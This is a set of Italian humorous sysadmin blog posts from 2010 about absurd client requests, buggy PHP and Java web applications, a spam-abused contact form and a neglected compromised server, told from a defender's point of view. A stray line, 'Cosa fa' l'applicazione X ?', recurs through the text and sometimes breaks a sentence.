Apparentemente questa gente e' seriamente preoccupata, infatti il setup consisterebbe di 4 (quattro) server web con due server di proxy/cache in configurazione attivo/attivo ridondante, due server di database in cluster e due server in cluster per i dati "statici" (cioe' immagini e roba che non viene fuori dal database). In totale 10 servers. I servers web dovrebbero essere tutti dei quadri processore con 4 core ognuno (64 cores!) con 16 giga di ram. Ed il cluster per i dati "statici" dovrebbe avere quattro tera di disco in raid.

Dopo essermi ripreso dallo svenimento nel leggere tutta sta' roba comincio ad informarmi prima di installare.

IO - Ma fammi capire... QUATTRO TERA di disco solo per i dati statici? E quattro tera per il database?

DB - Si' esatto. Poi c'e' anche la parte di backup ma quella viene dopo che hanno visto come funziona la cosa.

IO - Anche la parte di backup? Ma chi e' sta' gente? La Nasa?

DB - No. \$noiassicuriamolavostramorte.

IO - ??? \$noiassicuriamo... che roba?

DB - Si', questi stipulano polizze di assicurazioni che coprono le spese funebri e di sepoltura della gente. Insomma se vuoi essere sicuro che quando schiatti c'e' qualcuno che ti raccatta e ti mette in una bella cass...

IO - (*interrompendolo che mi stanno venendo delle idee un po' troppo morbose*) A parte che quando sono morto chisseneffrega, ma tutta sta' roba per delle polizze "mortuarie"?

DB - Bhe', sono preoccupati perche' vogliono avere questa web-application per stipulare e verificare le polizze on-line e vogliono essere sicuri di non perdere potenziali clienti. Loro pensano che le potenzialita' ci siano.

IO - Ah, di sicuro, dato che prima o poi **tutti** crepano, *potenzialmente* questi hanno sedici milioni di clienti... cioe' tutta la popolazione di questo ca\$\$o di paese ma... vabbe' lasciamo perdere va', i soldi sono i loro.

Così mi avvio ed inizio l'installazione. Allora, installare tutta sta' roba non e' che sia un gran problema. Dato che e' tutta speculare, se ne installa uno e poi si clonano i dischi. Quindi installati 4 servers ne ho installati 10. Tutto l'ambaradan va' in produzione, mentre a me piange il cuore di vedere tutto questo ben di dio sprecato.

Comunque, tutto bene, gli avvoltoi li' sono tutti contenti perche' il loro sito e' veloce (e ti credo) e vanno in produzione senza grossi problemi. Fino ad oggi, quando mi arriva la seguente telefonata.

CL - Sono CL di \$noiassicuriamolavostramorte.

IO - Mi dica.

CL - Ci domandavamo come e' il carico di attivita' sul nostro sistema.

IO - Praticamente non c'e' carico.

CL - Come?

IO - Il vostro sistema e' talmente supercarrozzato che il carico attuale non lo vede nemmeno. E' come versare una lattina di olio dentro una superpetroliera.

CL - Ah bene. E supponendo di avere *diversi milioni* di visitatori in un colpo solo...

IO - ?? *Diversi milioni*??

CL - Si', perche' dall'inizio del mese siamo diventati gli sponsor di una squadra di pallavolo femminile...

IO - Le Valkirie?

CL - Hu?

IO - No, niente, lascia stare... dunque?

CL - Hemmm... E questo fine settimana dato che c'e' una partita pensavamo di fare lo streaming live della cosa sul nostro sito, quindi ci aspettiamo diversi milioni di visitatori.

Cosa fa' l'applicazione X ?

IO - Ma giocano nude?

CL - He??

IO - No perche' senno' io dubito seriamente che avrete "milioni" di visitatori, semmai qualche dozzina.

CL - ??

IO - Intendo dire... questo fine settimana tra la partita di calcio, la formula uno e la SBK, dubito che qualcuno abbia anche voglia di andare a guardarsi lo streaming della pallavolo. Comunque, come hardware direi che non avrete nessun problema a reggere. Non sono a conoscenza dei vostri limiti di banda pero', aspetti che le passo chi si occupa di queste cose cosi' verifica quanto e' la vostra banda.

E cosi' gli ho passato qualcun altro... Pallavolo... Ma per caso sono cascato dentro un vortice spazio-temporale e sono finito nel mondo di Manny Calavera?

Davide

27/09/2010 08:00

Indian Debugger

Allora, non so se vi ricordate ma taanto tempo fa, avevamo sguinzagliato un sedicente "programmatore" alla ricerca dei vari bug nella nostra applicazione di gestione del mailsan.

Che il tipo avesse delle strane idee relative allo sviluppo software era apparso chiaro fin dall'inizio. Inoltre, a sentire DaBoss, ogni volta che lo sentiva via telefono era tutto giulivo e positivo e poi inviava mail disperate che il codice e' un casino e non ci si capisce dentro niente.

Dopo un certo numero di mesi, DaBoss aveva deciso che l'idea iniziale non era troppo buona ed aveva deciso di incaricare una ditta esterna di uscirsene con una offerta per il rifacimento dell'intero accrocchio. Nel frattempo pero' il tipo doveva concentrarsi solamente sulla sistemazione di quei bachi di cui avevamo gia' parlato. Ed ecco che oggi, dopo mesi di ~~eazzeggiamento~~ lavoro indefesso mi arriva un .war con le "correzioni" dei vari bug.

Per non saper ne' leggere ne' scrivere io lo installo sul nostro server di test e vedo un po' cosa mi racconta.

Allora, prima verifica: cominciamo a vedere se adesso accetta i domini con un '-' nel nome, che era uno dei problemi piu' sentiti. Oookkeey, adesso accetta anche quelli. Poi, tanto per divertirmi, provo con qualche cosa d'altro. E gia' vedo un paio di cose che non mi garbano manco un po'. Non solo accetta i nomi con '-', riesco pure ad aggiungere un dominio del tipo "^@#@#-_(;///". Il che (nel caso non lo abbiate capito) e' **male**.

Qualche cosa mi dice che il sedicente *programmatroto* si sia limitato a zappare il controllo sul dominio invece di metterlo a posto.

Oh che gioia! Segna '1' nella colonna 'cattivi' ed andiamo avanti.

Allora, al secondo posto nella mia lista (primo in quella di DB) c'era la faccenda della password. Crea un nuovo account, scegli una password che mi ricordo, schissa su "mi son scordato la password"... passano dieci minuti e la mia casella di posta e' ancora vuota e solitaria.

Passano venti minuti ed ancora non ricevo niente. Hummm... Qui' gatta ci cova. Vado a vedere nel log del server e scopro che la chiavica ha cercato di inviare una mail con indirizzo mittente come 'me@localhost', il quale e' stato immediatamente respinto dal server di posta, la mail ha rimbalzato per un po' e poi e' stata scartata nella mailbox di root senza colpo ferire.

La mail riporta: "caro D, hai deciso di resettare la tua password, la nuova password e'".

"E' cosa?" (penso io). Si' perche' la famosa password e' mancante. Provo a fare login con la password vecchia ed ovviamente non funzica, quindi la password l'ha resettata, solo che si e' *dimenticato* di mandarmi quella nuova. Vai a vedere nel database e scopro che il campo 'password' del mio utente adesso contiene un bellissimo NULL.

Oh che gioia o che delizia! Adesso il 'ho dimenticato la password' e' un link diretto alla disattivazione dell'utente! E segniamo un altro punto!

Zappo e ricreo il mio utente e vado avanti.

Al terzo posto nell'elenco dei bacherozzi importanti c'era il controllo del campo di 'inviare lo spam a' che avrebbe dovuto essere nello stesso dominio del cliente o "libero" se modificato da noi. Perche' capita che

Cosa fa' l'applicazione X ?

qualche babbuino scrive di inviare la mail ad utente@gmail.com e poi canna a scrivere l'indirizzo cosi' poi gmail ficca tutto l'ambaradan nella blacklist.

Ok, provo come utente non-privilegiato e scopro che lo stesso controllo sui domini si applica qui'. Quindi sono perfettamente in grado di immettere un qualunque indirizzo di posta alla ca\$\$o senza nessun controllo alcuno.

A questo punto, tanto per divertimento, provo con l'utente privilegiato... e scopro che in questo caso il campo non mi accetta niente e l'applicazione mi crasha brutalmente scaricandomi una caterva di Exceptions nel log.

O che gioia, delizia e libidine.

Cosi' un mese e mezzo di "lavoro" ed ancora siamo in queste condizioni. Preparo una bella maillona con CC a DB e poi vado avanti a fare altro. Dopo una mezz'oretta mi arriva DB.

DB - Quella mail relativa all'applicazione...

IO - Cosa ha?

DB - Mica l'hai messa in produzione?

IO - Ma manco...

DB - Comunque mi sa che tanto non lo sentiamo piu'.

IO - Ah si?

DB - Mah si', ogni volta che lo sento e' sempre li' che parla di rifare tutto da capo e poi mi manda le mail piangendo che il codice e' un casino e non ci si capisce dentro niente...

IO - Che il codice sia meno che ottimo e' poco ma e' sicuro, che valga la pena rifare tutto invece di fare quattro correzioni e' tutto da discutere. Comunque io lo avrei spedito fino dal giorno uno.

DB - Ma tu hai dato un'occhiata all'applicazione?

IO - Io ci ho dato un'occhiata all'applicazione si', ma se stai pensando di scaricarmi addosso la manutenzione di questo coso scordatelo. Perche' ho gia' il mio daffare con tutti i mammalucchi che non sono capaci di mandare posta.

DB - Ah, beh... Piuttosto, hai visto quelle *appliances* di cui ti ho mandato il link?

IO - Si', le ho viste e ti ho anche risposto con quello che ne penso, belline ma non "entrano" nel nostro sistema senza farci una montagna di lavoro intorno.

DB - Per questo ne parliamo poi con P. Intanto, perche' non cominci a dare un'occhiata al codice di questa applicazione e vedi un po' quanto ci vorrebbe secondo te a metterla a posto?

E si e' eclissato prima che riuscissi a rispondere. Mi sa che devo andarmene da qui'...

Davide

04/10/2010 08:00

SMTPAccidentiateP

Altro giorno, altro problema con una fetecchia scritta in PHP. E prima che voialtri mi ricopriate di commenti e sputacchi, ci tengo a precisare che io non ce l'ho con i programmatori, ma di 20 applicazioni che ho visto ultimamente 19 sono delle chiaviche allucinanti e 18 sono fatte in PHP (la 19esima e' la nostra chiavica di interfaccia di cui ho detto anche precedentemente). Non lo so, forse e' il fatto che Java, C, ruby eccetera sono troppo difficili da imparare e tutti i cerebrolesi che non vogliono spendere i soldi per Visual Studio si buttano a pesce morto su PHP ed il risultato sono delle chiaviche oscene che poi finiscono per venire a rompere i marroni a me.

In questo caso la giornata e' iniziata quasi normalmente, fino a che non mi e' arrivata una mail da un CL a caso che lamenta che una delle sue mail verso una qualche ditta gli e' ritornata indietro con un "errore stranissimo". Errore che e' risultato essere molto banalmente l'annuncio che il loro server di posta e' finito in qualche blacklist.

A questo punto io mi sono loggato in quel famoso server di posta (che fa' anche da server web) e mi sono spaventato: 8000 mail nella coda, tutte con messaggi di errore che indicano che il server e' blacklistato. E di queste 8000 mail ovviamente 7999 sono di Spam! Che capperò succede adesso?

Blocca subito il server di posta e verifica.

Un controllo nel log mi dice cio' che temo: tutta questa roba arriva da una qualche webapplicacion' che invia merda in giro.

Ovviamente il foxxuto server contiene una caterva e mezza di applicazioni, tutte scritte nel foxxuto piaccapi'. Quindi una, o con molta probabilita' piu' di una di queste, e' scritta da qualcuno il cui cervello e' localizzato nel di lui retto invece che nel di lui cranio.

Un controllo piu' approfondito sui messaggi in coda mi porta un paio di indizi che puntano verso due dei siti ospitati. Io guardo uno di questi siti, ok, normalissimo sito del menga che perche' e' fatto in piaccidentiatepi' lo sa solo il demonio. Poi vedo un bel link "dillo ad un amico" che mi pare attraente.

Clicco e mi porta ad una bellissima (si fa per dire) form che mi permette di inserire un indirizzo di posta ed un messaggio, poi si schissa "ok" e lui *manda il foxxuto messaggio!*.

Così, senza un controllo o una verifica!

AAAAARGGGGGHHHHH!!!

E poi si domandano come mai arriva tanta merda!

Il secondo sito "incriminato" ha piu' o meno lo stesso problema, e magari e' anche stato fatto dallo stesso pestatasti, a giudicare dal numero di "controlli" che sono presenti nel sito.

Fulmina la pagina incriminata, zappa via tutte le mail dalla coda, verifica in quanti miliardi mi stanno bombardando il server di richieste per usare la foxxuta pagina (ip della cina, korea, brasile...), ficca tutti gli ip nel firewall e, dulcis in fundo, prepara una bella mail di spiegazione e maledizione ai beoti che gestiscono sta' cosa.

E lo so gia' che adesso qualcuno (il famoso P) verra' a lamentarsi che noi non possiamo "disabilitare"

Cosa fa' l'applicazione X ?

funzionalita' dei siti dei clienti.

Col ca\$\$o che non possiamo! Questa e' ovviamente una funzionalita' che e' progettata appositamente per essere abusata e come tale abbiamo non solo il diritto ma quasi il **dovere** di impedirne l'abuso.

E magari potessimo anche imporre un certo standard di qualita' e debugging sulle applicazioni che sono ospitate. E se una di queste ha una qualche funzionalita' che consente di inviare mail senza alcun controllo di contenuto, destinazione ed origine, il programmatore della suddetta probabilmente ha scambiato il cervello con lo scroto.

Mi sembra di essere Charlton Heston, che corre intorno urlando "Php e' una merda! Smettete di scriverci applicazioni!", mentre tutti gli pseudo-programmatori guardano filmini porno sui loro pc-schermi e si rilassano ignorando qualsiasi problema di prestazioni e di sicurezza (se avete capito il riferimento, complimenti).

Okey, forse ce l'ho con i programmatori dopo tutto. Almeno quelli scarsi. Che sono il 90% di quelli che lavorano in php.

Davide

11/10/2010 08:00

The Revenge of the Java

...il Giovane Programmatore, dopo aver azzoppato il mio fido alleato Darth::Vader, si avvicina brandendo la spada laser, io a questo punto estraggo di tasca la Glock e gli faccio saltare tutte e due le ginocchia.

GP - ...Mah....

IO - Hai visto il cartello sulla porta? C'e' scritto "IMperatore" non "IMbecille". Ovvio che i blaster non funzionano qui' dentro per via del sistema di sicurezza, ma il piombo e la chimica sono sempre validi.

GP - Argh! Ma non ha importanza, i miei alleati hanno gia' penetrato le difese che io ho disattivato e stanno per bombardare il generatore primario...

IO - Non c'e'.

GP - ... come "non c'e'"?

IO - Ma che capperò ne hai fatto del tuo cervello? Quale scimpanze' affetto dal morbo di Down progetta una stazione da battaglia dotata di **un singolo** generatore di immane potenza per alimentare tutto quanto? Ne' piu' ne' meno come avere **un unico** sistema computerizzato come quello che tu hai disattivato. Io ho licenziato tempo addietro quel branco di coglioni responsabili per il progetto della prima versione. Questa (*battendo la mano su una delle colonne*) e' la versione 4.5! Ho pagato un gruppo di ingegneri del pianeta Geek per ridisegnare tutti i sistemi con un'occhio alla sicurezza del sistema. Ed un bambino di 5 anni per controllare il lavoro ed indicare le cazzate piu' ovvie. Il sistema computerizzato che tu hai disattivato e' solo uno di una serie di clusters ridondanti, un altro cluster ha gia' preso il suo posto. E non c'e' nessun mega generatore. Al suo posto ci sono una pletora di mini-impianti locali, ognuno dei quali e' piccolo a sufficienza da non attirare l'attenzione di un missile a ricerca del bersaglio ed anche se disattivati solo una piccola parte della stazione viene affetta. Come togliere un disco da un mastodontico array composto da migliaia di dischi, manco te ne accorgi.

GP - Come sei riuscito a convincerli? Hai usato i tuoi malefici poteri di controllo mentale? Torture? Minacce?

IO - No. Ho dato ad alcuni di loro un piccolo lavoro e quando hanno finito in anticipo e sotto al budget li ho spediti per il tempo rimanente e con tutto quello che restava del budget in vacanza sul pianeta delle Amazzoni Ninfomani Vestite Da Conigliette Di Playboy. Il mio ufficio del personale e' stato inondato di curriculum e la competizione per finire prima e fare meglio e' stata formidabile. Infatti siamo passati dalla versione 2 alla 4.5 praticamente senza manco accorgercene.

GP - Ma...

IO - Le difese le ho disattivate io per consentire a quel branco di polli ammaestrati dei tuoi compagni di entrare e raggiungere il centro della stazione, dove li aspetta un campo annichilatore sufficiente a ridurre tutti loro in protoni e neutroni sparsi. D'altra parte, se sono cosi' imbecilli da seguire un piano di battaglia la cui riuscita si basa sulla infinitesima possibilita' che **un singolo individuo** riesca ad introdursi qui e spegnere il sistema di sicurezza e' evidente che bisognerebbe scambiargli il cervello con lo scroto... meglio perderli che trovarli.

GP - (*respirando affannosamente*) ...la nostra flotta vi distruggera'!

IO - Il che mi ricorda...

Mi volto verso l'enorme finestra che da' sulla vastita' dello spazio in tempo per vedere tutte le navi della Flotta Ribelle girarsi in sincronia e tuffarsi direttamente nel Sole.

IO - Un comando ritardato preprogrammato nel loro sistema computerizzato.

GP - Hai infiltrato una spia!

IO - No, ho solo mandato una mail a tutti gli alti ufficiali della vostra flotta con il soggetto "Hai vinto un bazilliardo di crediti, clicca qui subito". Il 90% ha cliccato installando un rootkit che mi ha consentito di compromettere tutto il vostro sistema di controllo in un colpo solo. D'altra parte, quando mi sono reso conto che la maggior parte della vostra flotta usava Outlook e la posta per "postmaster" rimbalzava ho capito che non c'era bisogno di essere troppo sofisticati.

Cosa fa' l'applicazione X ?

Avvicinandomi a GP che giace a terra in una pozza di sangue.

IO - E adesso... Unisciti a me, abbandona la tua via zoppicante ed insieme domineremo l'universo... vabbe', non subito, prima dovrai fare un po' di lavoro in Perl e Java... hummm... dopo che ti abbiamo riattacato le gambe ovviamente... Ah e su Oracle ovviamente. Bhe? Che mi dici?

GP - Mai! Io sono un Programmatore PHBANG

Il "bang" sono io che gli sparo in mezzo agli occhi prima che possa finire la frase.

IO - Ah che delusione. E si' che avevo tante speranze, quando ho visto che almeno usava Thunderbird ho quasi sperato che... Ma vabbe', e' la vita.

Guardo Darth::Vader che ha sostituito le gambe mozzate (progetto modulare) e si sta' avvicinando

DV - Che dobbiamo fare con i caccia rimanenti della flotta ribelle?

IO - Offrigli una volta di arrendersi. Quelli che sono abbastanza furbi potrebbero anche essere utili, altrimenti ci sono sempre le miniere. E adesso... chi e' il prossimo?

DV - *(estrae dalle pieghe del mantello un blocco notes e lo sfoglia)* Hummmm... Un tipo il cui nick e' Yzh99...

IO - Hummm... non mi dice niente...

DV - Bhe', temo che sara' un'altra delusione: usa Kubuntu ed ha usato la parola "cartella" per riferirsi ad una directory piu' di una volta.

IO - ...oddio...

DV - Ma ha anche fatto alcune domande su procmail e sulla configurazione di sendmail!

IO - ...hummm... okey...

L'immensa, potentissima stazione spaziale IHATEPHP si allontana nello spazio verso la prossima battaglia...

Davide

18/10/2010 08:00

Integrare che passione!

Alura, eravamo rimasti che il famoso Object-Programmer di cui dissi tanto, ma tanto tempo fa in questa vecchissima storia aveva prodotto una fetecchia di bugfix che non fixava nessun bug. E che DaBoss aveva deciso di chiedere un'offerta ad una ditta esterna per un rifacimento dell'arnese.

E qui casca l'asina.. O meglio, e' cascata all'odierna riunione.

DB - Allora, ho sentito \$noiadoriamoilcrm per il rifacimento della applicazione di interfaccia del mailsan.

IO - Chi??

DB - Sono un gruppo inglese che e' specializzato nel produrre plugin e moduli aggiuntivi per il \$meravigliosoCRM

IO - ...e che c'entra l'interfaccia col CRM?

DB - Si' perche' ho pensato che e' molto meglio se riusciamo ad integrare le due cose cosi evitiamo di avere due database che contengono le stesse cose.

IO - ...Ma... non contengono le stesse cose! Ma manco un po!

DB - Bhe' ovviamente no che non contengono le stesse cose, ma l'elenco dei clienti e' molto simile (*me pensa: ma manco!*), quindi e' molto meglio se si usa un unico database.

IO - Ma vuoi mettere il CRM su internet?

DB - No!

IO - E come accidenti fa' allora l'interfaccia del mailsan a parlare con il database del CRM se non hai il database a disposizione?

DB - Eh, per questo gli ho detto di contattare te.

Ecco, lo sapevo io lo sapevo... Poche ore dopo infatti mi arriva la telefonata assassina. Per comodita' chiameremo il mio interlocutore CL.

IO - Quindi... Dato che la struttura dati del nostro database per il mailsan e' **completamente** diversa da quella del CRM come pensate di fare a gestirvi la cosa?

CL - Ah, quello che pensavamo noi era di usare il database del CRM cosi come e', e mettere i dati che non c'entrano niente in un database separato. Che poi e' quello che il tuo capo vuole.

IO - (*me pensa: io non lo so se DB sa cosa vuole, e forse non lo sa nemmeno lui*) Si' ok. Solo che il database del mailsan e', per ovvi motivi, su una macchina che e' accessibile da interdet e dal famoso mailsan, mentre il CRM no. Quindi come pensavate di fare a gestirvi la cosa?

CL - ...Huh?? Come "non accessibile"? Nel senso che le due macchine non si possono parlare?

IO - La situazione attuale e' quella. Poi se DB decide di rifare tutta la rete per gestire sta' cosa e' un altro discorso.

CL - Hemmm... Bhe', ovviamente il CRM deve poter accedere ad entrambi i database.

IO - Ma non hai appena detto che i dati del mailsan stanno su un database a parte? Quindi perche' entrambi?

CL - Si', il database e' anche separato, ma il modulo deve accedere ad entrambi.

Ed a questo punto mi viene un dubbio atroce...

IO - Ma questa cosa che volete o dovete sviluppare... cosa dovrebbe essere alla fine?

CL - Bhe', come richiesto dal tuo capo un modulo aggiuntivo per il CRM.

IO -quindi in sostanza si accede al CRM e da li' si possono gestire le informazioni del mailsan?

CL - ...si'...

AAAAAAAAGGGGHHHHH!!!! Mi sa che DB mica ha capito un tubazzo. Vado a rompere i marroni.

Cosa fa' l'applicazione X ?

IO - ...quindi questo significa che per funzionare il CRM deve a) essere disponibile su internet e b) tutti quanti devono avere una login nel crm per poter gestire i dati.

DB - Hummmm... Non avevo capito che era così, io pensavo che il 'modulo' potesse funzionare per conto suo...

IO - E ci tengo ad aggiungere che il CRM è sviluppato in PHP mentre l'attuale applicazione è in Java, quindi si tratterebbe di *tornare indietro* invece di andare avanti.

DB - Bhe', quello non è un gran problema. Non è che me ne freggi molto di "in quale linguaggio è fatto". Piuttosto, questi sembrano tanto bravi, pensavo di domandargli un'offerta anche per il rifacimento del database di configurazione, così integriamo anche quello nel CRM.

IO - ...cioè oltre a mettere tutta sta' roba su Internet ci mettiamo anche i dati di configurazione di tutte le macchine, con tanto di nomi utente, password di root ed indirizzi ip?

DB - Bhe'... ma se il CRM è protetto da password...

IO - Tu te lo ricordi vero il famoso sito fatto in ASP?

DB - Ma questo non è fatto in ASP.

IO - No. Infatti in due mesi hanno buttato fuori 5 sottoversioni e 3 patch. Il che mi fa pensare... non è che ad ogni sottoversione/patch questi devono rifare tutto il modulo aggiuntivo perché non gli funziona più'?

DB - No... spero...

Qualche cosa mi fa pensare che era meglio l'Object-Programmer.

Davide

25/10/2010 08:00

if(! myDirectProblem) { ignore(FOREVER) };

Siamo di nuovo a parlare del server di CL. O per meglio dire, siamo a parlare dell'altro server di CL. Quello che fino ad ora non aveva niente di strano. A parte che appartiene alla ditta di CL.

Un bel mattino, mentre mi deliziavo con l'analisi dei log dei vari server e firewall, mi sono beccato una spataffata di tentate connessioni dal server di CL verso svariati ip cinesi, indiani, coreani, brasiliani e chi piu' ne ha piu' ne metta.

Io ovviamente mi sono subito preoccupato. E quando ho visto che la macchina in questione e' windows mi sono preoccupato anche di piu'.

Un rapido controllo sui log precedenti mi dice che le tentate connessioni sono cominciate 2/3 giorni prima. Piu' o meno in coincidenza con un qualche aggiornamento fatto da CL o da chi per esso.

Dato che io non so una sega di cosa gira su questo arnese e che il maledetto coso ovviamente **non e'** nel nostro database di configurazione, le mie possibilita' di intervento e controllo sono abbastanza limitate. Mi sono quindi preoccupato subito di inviare una bella mail a CL per informarlo della cosa e domandare se quello che vedo e' normale e non devo preoccuparmi o se (come temo io) non sia normale e dobbiamo prepararci al Grande Formattone.

Nei giorni successivi tengo d'occhio la cosa e vedo sempre piu' tentativi di connessione e tentativi di invio mail. Quello che pero' non vedo e vorrei vedere e' una risposta da parte del CL in questione.

DB - Ma CL non ti ha detto niente?

IO - No, CL non mi ha detto un tubo. In effetti non si e' fatto sentire per niente.

DB - Bhe' allora forse non e' un problema...

IO - E potrebbe anche andarmi bene, ma allora perche' non spendi 3 secondi per dirmi "si ok, tutto bene"? Se questo coso **non deve** inviare mail e connettersi a tutto l'universo, allora c'e' sicuramente un problema e magari e' il caso di reinstallare la macchina, se questo coso **deve** farlo invece, perche' nessuno ci ha avvisati? E perche' nessuno si lamenta se il firewall blocca le connessioni?

DB - Ma se il firewall blocca le connessioni significa che niente esce no? Quindi tutto sommato va' bene.

IO - ??? Ma va' bene per un cavolo! E' come dire "ok, c'e' un ladro che sta' prendendo a mazzate la porta, ma finche' la porta regge va' tutto bene"

DB - Ma quel server e' solo in collocazione da noi, noi non facciamo la manutenzione veramente per quel coso.

IO - E questo che vuol dire? Se quel coso cerca di spedire schifezze in giro dovrebbe essere nostra priorita' fermarlo, perche' e' nella nostra rete in ogni caso.

Sorvolo sul resto della discussione, comunque non sono ben riuscito a far comprendere a DB le problematiche di avere un *qualche cosa* che cerca di fare *qualche cosa* e non ci riesce e tu non sai bene se quel famoso *qualche cosa* deve funzionare oppure no.

A questo punto, di mia sponte, mi sono installato su quel coso tutta la suite di SysInternals ed ho fatto un qualche controllo sui processi in funzione. A quanto pare quello che cerca di spedire mail ed altro e' un bell'EXE che si trova inguattato in una qualche directory dentro ad /inetpub/.../upload e che (ma guarda un po') gira con lo stesso utente di IIS.

Non so perche' ma mi puzza di server bucato...

Cosa fa' l'applicazione X ?

Altra mail parte con le mie trovate e varie raccomandazioni (del tipo: diteci se questa roba deve funzionare oppure no e se no se possiamo spianare tutto o meno).

Dopo una batteria di mail, finalmente ho sentito il capo di CL che mi ha detto che "avrebbero verificato la cosa". *Ovviamente* non ho mai ricevuto altra risposta.

Dopo un paio di settimane senza alcuna novita' ho domandato a Da Boss che cosa avremmo dovuto fare della faccenda. Non riporto la discussione perche' sarebbe un po' eccessiva, ma il senso del discorso e' stato che dato che loro non pagano per un contratto di assistenza migliore, noi gli abbiamo riportato il problema e finita li'.

Come dire "se non e' un mio problema posso ignorarlo". Ed ovviamente il fatto che quella foxxuta macchina faccia parte del **nostro** range di indirizzi ip e che stia cercando attivamente di rompere i marroni al mondo intero non entra nella definizione di Da Boss di "mio problema".

E' stato a questo punto che ho deciso di non rinnovare il mio contratto alla scadenza e mi sono rimesso a caccia di un altro posto di lavoro.

Davide
01/11/2010 08:00

Testing is for Pussy!

C'era una volta (e c'e' ancora) la famosa ditta Scaffali & Ponteggi, i quali producono, vendono e noleggiavano scaffali e ponteggi (ma va??). Dato pero' l'andamento al ribasso dell'economia in questo periodo la suddetta ditta non naviga proprio in acque molto calme. Ecco quindi che l'SL della situazione ha deciso che cio' che ci vuole per risollevare le sorti dell'azienda e' un bel ~~po' di sano lavoro di gambe~~ **sito interdet** che migliori la visibilita' e promuova l'azienda (?).

Pronti e via, \$dittasorelladibrancodipaguri e' stata contattata per la realizzazione del paperocchio.

Dato che nessuna delle "menti pensanti" di \$scaffalieponteggi ha la piu' pallida idea di che roba e' un sito interdet o roba cosi' (non che \$dittasorelladibrancodipaguri ne abbia una idea poi cosi' migliore eh), l'UL della situazione ha deciso che la cosa migliore era di utilizzare l'ennesimo CMS per l'inserimento e la gestione dei "contenuti" del sito. In questo caso abbiamo una situazione abbastanza anomala, in quanto il CMS e' caratterizzato dal possedere un *client* per Windows che viene usato solo per la creazione di questi dannati "contenuti" e poi ha una *interfaccia* Java per consentire al "sito" vero e proprio di accedere a tali contenuti.

In pratica, invece di avere una web applicascion che si occupa di gestire i contenuti e visualizzarli sul malefico sito, come tutti i CMS esistenti insomma, qui abbiamo una situazione in cui i contenuti sono ficcati nel database mediante un client che lavora in locale e poi spedisce i dati premasticati al server, ed una applicazione Java che sfrutta tale 'interfaccia' per accedere a tali dati premasticati e mostrarli. Questo significa anche che \$ponfaliescanteggi dovra' pagare DUE VOLTE, una volta per il CMS ed una volta per il 'sito' vero e proprio.

Comunque, cms o non cms, da qualche parte sta' roba deve essere ospitata. Ed e' qui entriamo in scena noi. Per qualche strano motivo, l'SL di \$scanteggiaponfali ha deciso che deve dimostrare di essere "in controllo" della situazione, il che significa che ha rifiutato l'offerta per un hosting dedicato ed ha invece optato per un hosting virtuale condiviso. Io mi domando sempre perche' tra due opzioni, una intelligente e sensata ed una beota ed ovviamente bacata viene sempre presa la seconda.

Comunque, il "coso" viene installato, \$sponteggiiescronfali spende un paio di giorni ficcando questi "contenuti" dentro al loro database e via che si va. Dopo una settimana circa, qualcuno menziona a \$spanteggiociuffali che il loro sito interdet e' di una lentezza abominevole. Apparentemente questo qualcuno aveva avuto la malsana idea di vedere sul sito se fossero presenti *putacaso* i costi di noleggio di un qualche ponteggio ma aveva abbandonato l'idea dopo una mezz'ora di pesca infruttuosa.

Aperta parentesi: ma perche' porkaminjotta sui vari siti interdet trovi qualunque merda di brochure pubblicitaria riferita a qualunque cagata ma non trovi mai un foxxuto PREZZO quando lo cerchi?? Chiusa parentesi.

Ovviamente \$pontoniebarchette ha immediatamente chiappato il telefono e rotto le balle a noi (cioe' a me). Io controllo un po' la situazione e vedo subito che il merdaviglioso sito di \$ponteggi si ciuccia tra il 70 ed il 90% del tempo di processore di quella macchina. Un po' di ottimizzazione dei vari servizi e delle caratteristiche della VM migliorano un po' la situazione ma non di troppo.

Ok, facciamo un po' di debugging... e noto subito che ogni volta che richiedo una pagina di questo sito la webapplicascion si fa' un bel 7~10.000 richieste al famoso CMS... Hummm.... qualche cosa mi fa' pensare che la webapplicascion non sia molto testata? Passo la palla a \$sorelladibrancodipaguri, con una bella maillina dettagliante la situazione, hardware, software ecceteri' eccetera'.

Cosa fa' l'applicazione X ?

Risponde uno dei tanti CL che mi domanda come faccio a vedere di queste connessioni. Perche' non sono cerebroleso e so come usare JMX e conosco le intricazioni di mysqladmin?

CL - Ah be... ma il CMS non e' ottimizzato per MySQL. Sarebbe molto meglio se potessimo usare SQL Server.

IO - Va bene, chi la paga la licenza?

CL - Licenza?

IO - Si' sai, c'e' questo *piccolissimo* dettaglio che Microsoft vuole i soldi.

CL - Ma io pensavo di usare la versione Express...

IO - Cioe' una versione che e' progettata per un uso "personal" usata per un sito di produzione? Molto professionale da parte vostra.

CL - Ma e' gratuito...

IO - E comunque questo non toglie che se vogliamo usare SQL Swerver ci serve una macchina Windows, quindi o spostiamo il database su una di queste o ci spostiamo tutto l'ambaradan.

Dopo svariati giorni \$scaldinieportoni accetta di pagare un mese di affitto per una macchina Windows su cui spostare il loro database. Un Dump/Import dopo ed una aggiustata ai parametri del famoso CMS e via. Ovviamente l'applicazione risulta, se possibile, piu' lenta di prima, dato che adesso si aggiunge a tutto l'overhead di una connessione TCP per parlare con il database.

CL - Hummm... Magari il problema e' di TomCat... Magari dovremmo provare con una versione diversa...

IO - Che versione hai in mente?

CL - 5.5.20

IO - Quella versione e' vecchia di 5 anni.

CL - Che versione di Java stiamo usando?

IO - 1.6.0.7

CL - Magari dovremmo provare con una versione di Java diversa...

IO - E se provaste invece a fare un po' di debugging di questa applicazione?

CL - Ah, e un'altra cosa, puoi controllare se stiamo usando tcnative?

IO - No, non lo stiamo usando di sicuro.

CL - (*trionfante*)AH! Ecco perche', bisogna aggiungere la DLL a Windows...

IO - Quale parte di "CentOS" non era chiara?

Da notare che le caratteristiche dell'hosting erano specificate fin dall'inizio e che il mammalucco (CL) *le riporta quando quota ogni foxxuta mail che io gli ho mandato fin dall'inizio* (top-postando ovviamente). Grrr....

Comunque, tanto per zittire CL mi installo i pacchetti mancanti ed installo anche la foxxuta tcnative-1.so per vedere se TomCat di botto si trasforma in SnowLeopardWithHisTailOnFire. Sorpresa sorpresa: non cambia una mazza.

Poi, tanto perche' mi sto annoiando, lancio io uno "stress" test su sta' cosa e noto con apprensione che quando le richieste raggiungono un certo limite l'applicazione comincia a sparare errori su errori, ed il log di tomcat si riempie di roba come:

```
2009-11-12 08:09:46,662 ERROR [TP-Processor7] core.ApplicationDispatcher
(ApplicationDispatcher.java:711) - Servlet.service() for servlet jsp threw exception
java.lang.NullPointerException at nl.scaffalieponteggi.productvergelijker.view.settings.FilterSettings.init(
FilterSettings.java:71)
